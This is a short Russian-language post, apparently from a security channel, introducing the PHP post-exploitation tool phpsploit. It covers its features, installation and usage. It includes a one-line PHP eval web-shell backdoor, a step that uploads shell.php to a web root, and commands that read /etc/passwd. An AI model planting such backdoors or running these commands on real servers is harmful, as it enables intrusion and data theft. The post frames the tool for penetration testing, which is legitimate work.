

phpsploit - это продвинутый инструмент с открытым исходным кодом, предназначенный для тестирования безопасности веб-приложений на PHP. Он сочетает в себе функции бекдора, шелл-клиента и фреймворка для эксплуатации уязвимостей.
❓Основные возможности:
➡️ Удалённое выполнение кода (RCE): позволяет загружать и выполнять произвольный PHP-код на целевой системе, поддерживает интерактивную командную строку.
➡️ Стелс-режим: минимизирует следы присутствия в логах и файловой системе, поддерживает шифрование трафика.
➡️ Гибкость и модульность: встроенные модули для сканирования и эксплуатации, возможность написания собственных плагинов на Python.
➡️ Поддержка сессий и многопоточности: сохранение сессий для возобновления работы, параллельное выполнение задач.
➡️ Кросс-платформенность: работает на Linux, Windows и macOS.
⬇️Установка и использование:
1️⃣ Установка phpsploit:
git clone https://github.com/nil0x42/phpsploit.git
cd phpsploit
pip install -r requirements.txt
./phpsploit
2️⃣ Настройка подключения:
set TARGET http://example.com/vulnerable.php
set BACKDOOR <?php eval($_POST['cmd']); ?>
run exploit
3️⃣ Основные команды:
exploit - запуск эксплойта
shell - интерактивная оболочка
scan file - поиск файлов
download - скачивание файлов
sessions - управление сессиями
4️⃣ Пример эксплуатации:
upload /path/to/shell.php /var/www/html/shell.php
exec "whoami"
exec "cat /etc/passwd"
scan /var/www/html
Применение в безопасности:
- Тестирование на уязвимости RCE в PHP-приложениях
- Пост-эксплуатация после успешного взлома
- Аудит веб-серверов на наличие бекдоров